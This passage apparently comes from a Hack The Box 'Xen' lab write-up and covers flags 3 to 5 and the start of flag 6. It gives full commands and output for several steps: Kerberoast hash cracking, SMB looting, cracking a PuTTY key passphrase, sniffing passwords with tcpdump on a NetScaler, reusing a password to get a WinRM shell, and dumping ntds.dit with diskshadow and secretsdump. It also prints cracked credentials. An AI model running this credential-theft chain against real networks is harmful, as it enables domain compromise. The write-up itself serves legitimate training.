Hash : $krb5tgs$23$*mturner$htb.local$MSSQLSvc/CITRIXTEST.HTB.LOCAL:1433*$D3984893803190A16DEA80557209B
742$5007C8A735463EB4611F4C0DA07193AA5E5F7EDD53419885AF67710DA188C9E4505F2C0A87E805A80226A5B21D95
7D8B2C0002ACD48D5C0575B3889C503A82E5F557EE58D4B718BC599BC6267D14D58E7E9AD78C90699F2F2BF482EC581F
CDE57F6668168188C4C9F497B32B69CFF4B880F61769506052569ADB3A2E93B1B12C6C7138903E51F13285899D517695
4F72B242C1FD7B7FD801B7DFAEB1A99744FF6EE81D261313FBA82148815B2D5385F79527FA6AC125A1AE3B51118FAF1C
61592F9FCABB672D5E669250437CE817741C63EEB929795A509B8899A1EA119F80DFB8D1AF9458F8CEFA3F51860F6A9A2
2DF1B0348E9B66E5119588B2582FA950E7E879418FFD0B0BFC6401F957BB103AAE57C85292EA0CABDCDB11BD32F36649
7C14FEBD676581588AB48EB7A406CD121F1553871EB593CC000D8C671CDC22FC3FA9896543633DADD2EB8C6D58358047
DA76E1E673644EDDFC1122AEF8FEE1F18018E23514177E54EB10549B0D5D89BA969014582D83A95D095B6381AA5121CA
870CB98CF6568C107A957B6F55FC67CA964E742A405107D64AC822B3E6168CEF1EBAC2A98D7DA3D76337A1E94E395478
3CB6C58960D332D69CC4A8654C39892192140185D786AFD017EC6DEF336819E570EA6E45014A053D872BC44CEEB806F9
AE8E4973CA34FE87C8DA51C47CF4708203D268059C1CB16EF05932A58C98E04EA365E160FB2292521423C654FC86347D
663936926E31645A47905C3084B8E8A5882DA3DA48A88FD5ED1E1D488473803362C6358ACD98844EC075420209F90AB6
6F8BF216C3BDF74315139E93842547B5FD2B1EF8D3C2ADD81DDE124F14E8450028075AEB90C90C890CEC3D5D345CA3F5
B2363E58771D41007F43FF71793AEC40BE1D303A4E0A1789099CA8F4C0C1470EF10D1FEF67FB9C9C4F2B9814B1807ACF
5EA7F2EB2F759F8C8A8809DE0FA40E5BF003F4D5504A8B095304638A388E42941049C5B13CA416C250E98C238A31D11D
9EF14F67D0017A8326D5285668C9C8A9D6814E01DA87E3D085BB39AE523ED852430E812B3E2D456F1E2733D50255960F
0F85021B7C31890EC52215DC1219EFBF485474022847615198EF88280804846F6A53BC069B4C2CC844C18E4B3190D161
328F8282FC0386AB57A942559F40708BC674558CDB26960221C22836D0F0701667D4F3E9901D8F023424FE3705268442D
54A92EF5E7EA28898EE179753C660D7BC99B41B7282CFCE5CF502B9F9FA40FDA8C8AC057A0C09D214F1D6D6B37EFF2F2
24618C64F22C2B3F40018085F9BB8D1EE75CF8E7784EA84703AE7FC8E58B71FA18CE70EBC5ECC1838F0749E6F664974A
5A03B4CD972AF16B912506D200BB1F4F06679FB3C8B48F86645E350E8429A1F07F2C0068C79187B69132DACA5C51E9FE

SamAccountName : mturner
DistinguishedName : CN=Mark Turner,OU=Contractors,DC=htb,DC=local
ServicePrincipalName : MSSQLSvc/CITRIXTEST.HTB.LOCAL:1433

```

This led me to discover a new user, mturner.

I copied the contents of this token to a file named mturner so that I could now run this through hashcat.

Cracking this with hashcat required a special rule set which I learned at <https://github.com/NSAKEY/nsa-rules.git>.

```

hashcat -m 13100 ./mturner /usr/share/wordlists/rockyou.txt rules/_NSAKEY.v2.dive.rule --debug-mode=1 --
debug-file=matched.rule --force -0

```

USER: mturner

PASS: 4install!

Using these credentials I attempted some SMB enumeration.

```

proxychains smbmap -u mturner -p '4install!' -d htb.local -H 172.16.249.201
# RESULTS
+J IP: 172.16.249.201:445      Name: 172.16.249.201
    Disk
    ----
    ADMIN$
    C$
    .
    dr--r--r--      0 Wed May  8 16:12:51 2019      .
    dr--r--r--      0 Wed May  8 16:12:51 2019      ..
    fr--r--r--      997001 Wed Feb 13 16:33:28 2019      Deploying-XenServer-5.6.pdf
    fw--w--w--      20 Sun Mar 31 09:25:29 2019      flag.txt
    fr--r--r--      1486 Wed May  8 16:22:10 2019      private.ppk
    fr--r--r--      1747587 Sun Mar 31 09:25:46 2019      XenServer-5-6-SHG.pdf
    Citrix$
    IPC$
    ISOs
    ISOs-TEST
    root@kali:~/HTB/Boxes/Xen#
    Permissions
    -----
    NO ACCESS
    NO ACCESS
    READ ONLY
    NO ACCESS
    NO ACCESS
    NO ACCESS
    Comment
    -----
    Remote Admin
    Default share

```

As you can see the flag is there. I downloaded it and obtained the third flag and another file that looked interesting


```
# Connect to SMB
proxychains python /opt/ActiveDirectory/impacket/examples/smbclient.py -port 445 -dc-ip 172.16.249.200 -
target-ip 172.16.249.201 'htb.local/mturner:4install!@172.16.249.201'

# List Shares
shares

# Select Share
use Citrix$

# Download files
get flag.txt
get private.ppk
```

```
root@kali:~/HTB/Boxes/Xen# proxychains smbmap -u mturner -p '4install!' -d htb.local -H 172.16.249
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Finding open SMB ports....
[+] User SMB session established on 172.16.249.201...
[+] IP: 172.16.249.201:445      Name: 172.16.249.201
```

Disk	Permissions	Comment
ADMIN\$	NO ACCESS	Remote Admin
C\$	NO ACCESS	Default share
.		
dr--r--r--		0 Wed May 8 16:12:51 2019
dr--r--r--		0 Wed May 8 16:12:51 2019
fr--r--r--		997001 Wed Feb 13 16:33:28 2019
fw--w--w--		20 Sun Mar 31 09:25:29 2019
fr--r--r--		1486 Wed May 8 16:22:10 2019
fr--r--r--		1747587 Sun Mar 31 09:25:46 2019
Citrix\$	READ ONLY	
IPC\$	NO ACCESS	Remote IPC
ISOs	NO ACCESS	
ISOs-TEST	NO ACCESS	

```
root@kali:~/HTB/Boxes/Xen# proxychains python /opt/ActiveDirectory/impacket/examples/smbclient.py
6.249.201'
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

Type help for list of commands
# use Citrix$
# get flag.txt
# get private.ppk
# exit
```

```
root@kali:~/HTB/Boxes/Xen# cat flag.txt
XEN{l364cy_5pn5_ftw}root@kali:~/HTB/Boxes/Xen#
```

FLAG 3: XEN{l364cy_5pn5_ftw}

Flag4

The private.ppk key is a Putty SSH key. It is password protected which means we need to crack the keys password.

This can be done by converting the key to john format before cracking it

```
putty2john private.ppk > private.hash
```

We need to make our own password list as all of mine had failed.

RESOURCE: <https://github.com/hashcat/kwprocessor>

Using the above resource we generate a list by doing the following.

```
# Create a password list
/opt/PasswordGen/kwprocessor/kwp -o passlist.txt /opt/PasswordGen/kwprocessor/basechars/tiny.base /opt/
PasswordGen/kwprocessor/keymaps/en-gb.keymap /opt/PasswordGen/kwprocessor/routes/2-to-32-max-5-direction-
changes.route

# Crack the hash
john -wordlist=passlist.txt private.hash
```

PASSWORD: ==09876567890==

Now we want to convert the ppk file to something we can use

```
puttygen private.ppk -O private-openssh -o id_rsa
==09876567890==
```

```
root@kali:~/HTB/Boxes/Xen# puttygen private.ppk -O private-openssh -o id_rsa
Enter passphrase to load key:
root@kali:~/HTB/Boxes/Xen# ls
flag3.txt  linuxx64          nls          passlist.txt  private.hash  rev8087.exe  rev8089.exe
id_rsa     linuxx64-13.10.0.20.tar.gz  passes       PkgId         private.ppk   rev8088.exe  setupwfc
root@kali:~/HTB/Boxes/Xen# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,FAB74D10FFE547E7

6HsFgtdlyN59mIYIzylXgSnb10bE4Cw2Bgdf6ti10y8W0AwYjZQbwC7vCnIl6vNF
0UbtCueG2qp22Rdj425gFNimUHs9I9XUD/Ibg2asI2sfdgKxb2EyZk06CIL/Wc5V
+oyC4xi7q0ZuAMa/Viz/G00YKdnN9rSfUZitntWs512e6EImjDtxQHsB43Ie1C3E
Elka4oRppV1RQ5TBXfGCL+QA+TXgB+PVEaEAnaVaQH1U1D/db5sLcxl3c3IMIvkNP
fKq1SPff28RoZYLKyqXRsyPytoRipr3P20u0cdg/XEP+fN/mGSf/WnCoDeUK0nOT
mDQBxxhdaH0Ns6Lfcg6b9wlcV2UJ9RRyvR7VB07loNkQktznAXpa7pMQ6JGfjXHV
GdroylC1Nbp9Xvx/wjXnlva50MirKjXnBoyoxbpngEhHvLPjkkggnkgK1wwRNo2EM
8ph8fWk402JXHjuJdZUekrr6XDeySd+/bFjb9dzCGpLRVJM7Yd5Sw00YZGleuo2t
GsmKF8SozKRezJeZTGgyTqsNY0rosbk1USvRmH+o9V2zn9099joMghZ7v94TJhu
STS8aHiHzdYDXQ8Hd9dGHja208lh8lQm5VX2BFYZwAD1yLpeUEoJ9WPTJ8yRnMBP
piw66KhGN3Q1i0IVhU7+RuVFGe+laSxpo29Cj4u+3v53kRH7uQ7srmo8Z63Pwb97
0Hq3JZJx+5o4olFCLw73h8F+TU6p0q/014KfHHUWsDKU0HwRQs8ZhndDgfr7IQsg
KxwMYQ+VSIBxFxwbwUIe4PT43Pd4YZK9WNMsfolSB8tPnYMomIGUIgrfLCq0cVwy
mUV+Z9Vy0f0v1chB49rsxkrNgqbuH9z1SLyh1LmuIRFTcrOE4UyrWUfZnTLEoofN
1tLhxjtEqsxbbsId+uxmz5NNf994qDLGDEpozKKXZbqsYPflpxri9TLdNKmWD6R9
WYTI/LrRXoMUsc8DjTpbtSDFwVx4EYx0uEBMVdwa26goADAmHtFmf+oeyPGwA959
WJZ2IEQqWh3FFRnJrL0TPgHgFAwdNamenEPWnsH06w6tXnTgMm0e0Sq3FDJXCso6
nBHtrbtMjEZUs3oXJhmjJNb2KAKD1g8m767Cw742K32ry9PJkXdQEvywzwhFSRTY
ukE0gAKGfkcd350Fz0uiGihZb3BDVexHomRTfzDndrTdy7pvl5YPwdEC+59Xr708
wCX2fBgPfJtNoZHblfYjKluGeaGkL0rpha2tZ0F5gNpQEskB4GdRL3z+aelmvfl1
/Y2fnX/5m7ykp14+Xkl8J/UA81p2/Q0WvkP/y30X+/90FBB4bzbDaTaxHV5eg7Nj
MznaJRzYR/2kTQCrEYBC2sqMoJJU200awGzGWsumyDRHD03J+1HrLLmpZWCG0rj
IcLGjWcXkGcZM1ogtMhxbZR9kEJVXw5KxEkNjaHa26yCaCDEakH8Qjx79xdnno4K
aM7n7+0tIZHbLrWJbCVzCRN0eyl5TQGok9omdycQZACH0kiEMJlgd5ZG0x+k4djK
B74iUhGlGjCaXUGElvVxH3E3d+7qv7rcaYBVhiNr3tsX1x3CVvQ8Uw==
-----END RSA PRIVATE KEY-----
root@kali:~/HTB/Boxes/Xen# |
```

Private SSH Key

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-EDE3-CBC, E5964667CC5B3842
```

```
iywREzg0fP0wg0mnYhB9t7o1lCgegsd80T9B0FM13ZCFfgXkG3HGZPMatWeUw59V
imL8FXUGfgn0sIAwp6VBBToz8abA9CC/nNKmF1gp1JSRALRy87GPSP+PlRBwaEmm
mQsf3yC/QQPvDrvsTMxwsgL+KzUrcPTW00MvEbjvwcQ0b5QLwNHMrB/SYYJMo5NW
pMuuG9L7g/FnEN31G2phncG1v4QiWMH77V+RTQr12m6InMwg0uCMRsy2U76qbCY6
1zIwUCGJL2yAt7fJBsy/p3nZV0d44UckdYAxclrEVBnpTvugReHeIfRIh3fnj931
p8H50CN0zp9G9drbrC7a7JkqhHid0j9Jzci+J6BzLfUMw96pA7vcUy0ydWcGt/uB
0GvTpK0FXr7bnSz11CSMC8qB/r16X9CieVsTA1Fz4MiqkzrryfZTN/qRDUW7C2Pc
VEKxZqITNr8j42twv8BfBLFS5lbb1M6VAKZQCf1Eo8YjPndPDqldBKnhGyQNZkcI
ZVy/rkmWtddPJ4zQX31nh2whmIDW3kMbAveikikUbePM6HZ34lqhb+wb3Q0M96Y8
eMjJRScT+jq5CCvSuDFWmAIIPokYtRje0sRZTyKpY/JCIsXVgLYeLuaP5jwp3CtQ
j+2hDkiQj3ZEzG9FsxofAWIryDF4ZpyWEfcfXbMBPv82waiYjENEIYZ/2b1BL6wm
dMKehHZf1tN4SIo5Yol+bmd5a0mE0GC9dMfopFa5A5cjCG80Ks7VDBEnZe0X5y0V
63HmJu2SaxQ3awfZjYPUBHJXh8UocRNR/Hd12MjS2/7UATP4IUgCAXxUi4Mg2evA
651fdPh0++EwY2n/K6YT6uPcR7wBc0ehLTUi5Xk0d3J2Q0i4syZ4LQPS0svydBl
oS9G0HKHNhM/SBHzRIDJKgASoRgD1LQ/1m111NbJ90h4oLSJb+whtUq+6IMVVE5DM
4M1d3hRZde0gX2M0ogN1hU0Po4KXAWj+3wAVzgXzxoEQ4QaU+oyhUnUTQtRb5wr
NLV9SUpKsVhC0itnCZt6csb2SLRC5q6ze+BNoTCCtFuDwCYDppevMNqGgljSpKD5
Ho5nCGbpN4EcyUPoFCStU40zfc8LGHl/aQendYdJhiChSUJcqMEf828cgUq51RNo
QcDcqXu0LXd1B+ARo0d2162AiYElN4MQdQgVrF7czEj86oex3itE4Knj0yfsTfbt
WvsYilzseg0iR5ybFVJnM2zP98PPm/My3wRuPEDriLwoatXqgpiR4qVdHC2a7VT
1SdngXQcL7t79k05t84JV/MvEsLLzIiysZY1brR53HT0/UFwKdtmzjcn6zl3BJio
mpjqJ1xKvZs8eWmwtqvdnPrteY+dxE5VAz6Ef3kT/VB7Qu6MAQSoHP77znYNbKz3
zVl1IH0fp6UyfnKyBzL7yzzTaeGxaLhPq0BmJevKK00QspZVQF/HLQyxajUFoCN+
VRSPf8qfH0cpVejSVknLY0X3wWQ8Qv0pRhWJY43E5NwSecLLBCIb/l0vRpxXW48I
5JkFPnevZD1P1jHi/88/iqpYlVo6PZVdXwcs/qQjxd1saNd4FhepDQ==
-----END RSA PRIVATE KEY-----
```

Set the permissions on id_rsa and ssh in. Because we are accessing netcaler we can find the default username is nsroot.

SSH in with that name

```
# Set permissions
chmod 600 id_rsa

# Ssh in
proxychains ssh -i id_rsa nsroot@172.16.249.202
=-09876567890=-

# Enter the below command to enter a shell
shell
```

```

root@kali:~/HTB/Boxes/Xen# proxychains ssh -i id_rsa nsroot@172.16.249.202
ProxyChains-3.1 (http://proxychains.sf.net)
The authenticity of host '172.16.249.202 (172.16.249.202)' can't be established.
RSA key fingerprint is SHA256:jx65zdm7zG3A/ftmvJgG+5buHLWiEg2RJe3QBn39H9E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.249.202' (RSA) to the list of known hosts.
#####
#                                                                    #
#      WARNING: Access to this system is for authorized users only    #
#      Disconnect IMMEDIATELY if you are not an authorized user!      #
#                                                                    #
#####
Enter passphrase for key 'id_rsa':
Last login: Thu Jan  2 22:45:24 2020 from 172.16.249.205
Cannot read termcap database;
using dumb terminal settings.
Done
> shell
Copyright (c) 1992-2013 The FreeBSD Project.
Copyright (c) 1979, 1980, 1983, 1986, 1988, 1989, 1991, 1992, 1993, 1994
    The Regents of the University of California. All rights reserved.

root@netscaler# python --version
Python 2.6.6

```

I could not find a flag anywhere however this is basically a firewall. This means there are not any real files here. Lets try listening to traffic

RESOURCE: <https://hackertarget.com/tcpdump-examples/>

```
tcpdump -s 0 -A -n -l | egrep -i "POST /|pwd=|passwd=|password=|Host:I"
```

```

root@netscaler# tcpdump -s 0 -A -n -l | egrep -i "POST /|pwd=|passwd=|password=|Host:I"
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on 0/1, link-type EN10MB (Ethernet), capture size 65535 bytes
E...V.@.....Z..P="..C...P...H...POST /login/do_login HTTP/1.1
username=cmeller&password=XEN{bu7_ld4p5_15_4_h455l3}
%.r..P.....POST /login/do_login HTTP/1.1
username=cmeller&password=XEN{bu7_ld4p5_15_4_h455l3}
E...V.@....w.....)..P.s..P...P...OV..POST /login/do_login HTTP/1.1
username=cmeller&password=XEN{bu7_ld4p5_15_4_h455l3}
^C1524 packets captured

```

That was fun.

FLAG 4: XEN{bu7_ld4p5_15_4_h455l3}

Flag5

Next I ran a packet capture to examine the results to see if I could pick up any passwords and such flowing through the firewall. LDAP is being used in the environment and I would like to find a password.

```
# Perform a packet capture
tcpdump -w capture.pcap -s0

# Transfer the file to your attack device by issuing this command from your attack machine
proxychains scp -i id_rsa nsroot@172.16.249.202:/root/capture.pcap /root/HTB/Boxes/Xen/
==09876567890==
```

Open the file with wireshark and look for LDAP traffic

```
wireshark capture.pcap &
```

In the highlighted section below we can see a password is there for the netscaler service account.

ldap

No.	Time	Source	Destination	Protocol	Length	Info
353	12.143021	172.16.249.202	172.16.249.200	LDAP	132	bindRequest(1)
354	12.144930	172.16.249.200	172.16.249.202	LDAP	76	bindResponse(1)
355	12.145055	172.16.249.202	172.16.249.200	LDAP	223	searchRequest(2)
356	12.145609	172.16.249.200	172.16.249.202	LDAP	574	searchResEntry(
357	12.146166	172.16.249.202	172.16.249.200	LDAP	142	bindRequest(3)
358	12.147679	172.16.249.200	172.16.249.202	LDAP	76	bindResponse(3)
360	12.147815	172.16.249.202	172.16.249.200	LDAP	61	unbindRequest(4)
974	31.858474	172.16.249.202	172.16.249.200	LDAP	132	bindRequest(1)
975	31.860075	172.16.249.200	172.16.249.202	LDAP	76	bindResponse(1)
976	31.860276	172.16.249.202	172.16.249.200	LDAP	223	searchRequest(2)

Internet Protocol Version 4, Src: 172.16.249.202, Dst: 172.16.249.200

Transmission Control Protocol, Src Port: 47555, Dst Port: 389, Seq: 1, Ack: 1, Len: 78

Lightweight Directory Access Protocol

- LDAPMessage bindRequest(1) "CN=netscaler-svc,OU=Service Accounts,DC=HTB,DC=LOCAL" simple messageID: 1
 - protocolOp: bindRequest (0)
 - bindRequest
 - version: 3
 - name: CN=netscaler-svc,OU=Service Accounts,DC=HTB,DC=LOCAL
 - authentication: simple (0)
 - simple: #S3rvice#@cc

[Response To: 353]

Offset	Hex	ASCII
0000	00 50 56 b9 19 ff 00 50 56 b9 19 fe 08 00 45 00	.PV...P V...E.
0010	00 76 2e 5e 40 00 40 06 c0 6f ac 10 f9 ca ac 10	.v.^@.@.o.....
0020	f9 c8 b9 c3 01 85 43 a0 f2 18 bb 2c 46 02 50 18C. ...F.P.
0030	20 14 25 4f 00 00 30 4c 02 01 01 60 47 02 01 03	.%0..0L ...G...
0040	04 34 43 4e 3d 6e 65 74 73 63 61 6c 65 72 2d 73	.4CN=net scaler-s
0050	76 63 2c 4f 55 3d 53 65 72 76 69 63 65 20 41 63	vc,OU=Se rvice Ac
0060	63 6f 75 6e 74 73 2c 44 43 3d 48 54 42 2c 44 43	counts,D C=HTB,DC
0070	3d 4c 4f 43 41 4c 80 0c 23 53 33 72 76 69 63 65	=LOCAL.. #S3rvice
0080	23 40 63 63	#@cc

USER: netscaler-svc
PASS: #S3rvice#@cc

I checked for domain usernames in one of my meterpreter sessions and found that service name

```
C:\Windows\system32>net user /domain
net user /domain
The request will be processed at a domain controller for domain htb.local.

User accounts for \\DC.htb.local

-----
Administrator          alarsson                anagy
app-svc                 awardel                 backup-svc
cmeller                 fboucher                Guest
jmendes                 krbtgt                  mssql-svc
mturner                 netscaler-svc           pmorgan
print-svc               rdrew                   rprakash
test-svc                urquarti                xenserver-svc
The command completed with one or more errors.
```

I next attempted to log in to the Domain Controller to see if this domain credential would get me in. I did this using WinRM
 I was not able to login as netscaler-sv. I tried some of the other users to see if a duplicate password was used.
 backup-svc was successful in signing in with the discovered password!

```
proxychains ruby /opt/RevShells/evil-winrm/evil-winrm.rb -u backup-svc -P 5985 -p '#S3rvice#@cc' -i 172.16.249.200
```

```
root@kali:~/HTB/Boxes/Xen# proxychains ruby /opt/RevShells/evil-winrm/evil-winrm.rb -u backup-svc -P 5985 -p '#S3rvice#@cc' -i 172.16.249.200
ProxyChains-3.1 (http://proxychains.sf.net)

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\backup-svc\Documents> |
```

I found the fifth flag!

```
type C:\Users\backup-svc\Desktop\flag.txt
# RESULTS
XEN{y_5h4r3d_p@55w0Rd5?}
```

```
*Evil-WinRM* PS C:\Users\backup-svc\Desktop> type flag.txt
XEN{y_5h4r3d_p@55w0Rd5?}
*Evil-WinRM* PS C:\Users\backup-svc\Desktop> |
```

FLAG 5: XEN{y_5h4r3d_p@55w0Rd5?}


Flag6

AntiVirus prevented me from using certutil to download to the target and Start-BitsTransfer did not work either. I don't want to be stuck inside this slow WinRM shell so I attempted to use RDP

Set up a portfwd in meterpreter and use remmina to RDP in


```
# Set up meterpreter reverse shell
portfwd add -l 3389 -r 172.16.249.200 -p 3389

# RDP Into the device
proxychains remmina
# Connect to 172.16.249.200 as backup-svc
```



Our user has backup and restore privileges. My goal here most likely is to pull an NTDS.dat file to collect all of the domains password hashes. This is the last flag and what could be better than that.

We are going to use diskshadow to complete this task as that is what is required for this situation

```
Diskshadow
set context persistent nowriters
add volume c: alias dmwong
create
expose %dmwong% z:
```

```
C:\Users\backup-svc>diskshadow
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC, 1/3/2020 6:22:31 AM

DISKSHADOW> set context persistent nowriters

DISKSHADOW> add volume c: alias dmwong

DISKSHADOW> create
Alias dmwong for shadow ID {1eb46bab-1975-4139-9e2a-3cb2167a2198} set as
environment variable.
Alias VSS_SHADOW_SET for shadow set ID {60e817e4-a5a9-41df-95e7-0c1d2ddc
c62c} set as environment variable.

Querying all shadow copies with the shadow copy set ID {60e817e4-a5a9-4
5e7-0c1d2ddcc62c}

    * Shadow copy ID = {1eb46bab-1975-4139-9e2a-3cb2167a2198}
    %dmwong%
    - Shadow copy set: {60e817e4-a5a9-41df-95e7-0c1d2ddcc62c}
```


C:\> Administrator: C:\Windows\system32\cmd.exe - diskshadow

```
- Shadow copy set: {60e817e4-a5a9-41df-95e7-0c1d2ddcc62
%VSS_SHADOW_SET%
- Original count of shadow copies = 1
- Original volume name: \\?\Volume{78d1dcbd-51bd-4ccf-9
a32152ad3f2}\ [C:\]
- Creation time: 1/3/2020 6:23:10 AM
- Shadow copy device name: \\?\GLOBALROOT\Device\Harddi
umeShadowCopy1
- Originating machine: DC.htb.local
- Service machine: DC.htb.local
- Not exposed
- Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
- Attributes: No_Auto_Release Persistent No_Writers Di
ntial
```

Number of shadow copies listed: 1

```
DISKSHADOW> expose %dmwong% z:
-> %dmwong% = {1eb46bab-1975-4139-9e2a-3cb2167a2198}
The shadow copy was successfully exposed as z:\.
```

DISKSHADOW>

Now importing the the dll files here <https://github.com/giuliano108/SeBackupPrivilege/tree/master/SeBackupPrivilegeCmdLets/bin/Debug> into powershell we can get our backup
REOSURCE: <https://github.com/giuliano108/SeBackupPrivilege>

```
# Import the modules into powershell
Import-Module .\SeBackupPrivilegeUtils.dll
Import-Module .\SeBackupPrivilegeCmdLets.dll

# Get our backups
Get-SeBackupPrivilege
Set-SeBackupPrivilege
Get-SeBackupPrivilege

# Copy that dit file containing the hashes
Copy-FileSeBackupPrivilege Z:\Windows\NTDS\ntds.dit C:\Temp\ntds.dit

# Save the registry with the system key for decoding the hashes
Copy-FileSeBackupPrivilege z:\Windows\NTDS\ntds.dit c:\temp\ntds.dit
reg save hklm\system c:\temp\system.bak
```

```
PS C:\Users\Public\Documents> Get-SeBackupPrivilege
SeBackupPrivilege is disabled
PS C:\Users\Public\Documents> Set-SeBackupPrivilege
PS C:\Users\Public\Documents> Get-SeBackupPrivilege
SeBackupPrivilege is enabled
PS C:\Users\Public\Documents> Copy-FileSeBackupPrivilege Z:\Windows\NTDS\
ds.dit C:\Temp\ntds.dit
```

```
PS C:\Users\Public\Documents> mkdir C:\Temp
```

```
Directory: C:\
```

Mode	LastWriteTime	Length	Name
d----	1/3/2020 7:02 AM		Temp

```
PS C:\Users\Public\Documents> Copy-FileSeBackupPrivilege Z:\Windows\NTDS\
s.dit C:\Temp\ntds.dit
Copied 16777216 bytes
PS C:\Users\Public\Documents> _
```

```
PS C:\Users\Public\Documents> Copy-FileSeBackupPrivilege z:\Windows\NTDS\
s.dit c:\temp\ntds.dit
>> reg save hklm\system c:\temp\system.bak
Copied 16777216 bytes
The operation completed successfully.
PS C:\Users\Public\Documents>
```

Now download those backup files to our attack machine through meterpreter and extract the hashes with impacket

```
# Download file with meterpreter
download ntds.dit
```

```
# Extract the hashes
python /opt/ActiveDirectory/impacket/examples/secretDump.py -ntds ntds.dit -system system.bak LOCAL
```

```

root@kali:~/HTB/Boxes/Xen# python /opt/ActiveDirectory/impacket/examples/secretsdump.py -ntds ntds.dit -system system.bak
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x6e398137ec7f2e204671dad7c778509f
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 4a62a0ac1475b54add921ac8c1b72e31
[*] Reading and decrypting hashes from ntds.dit
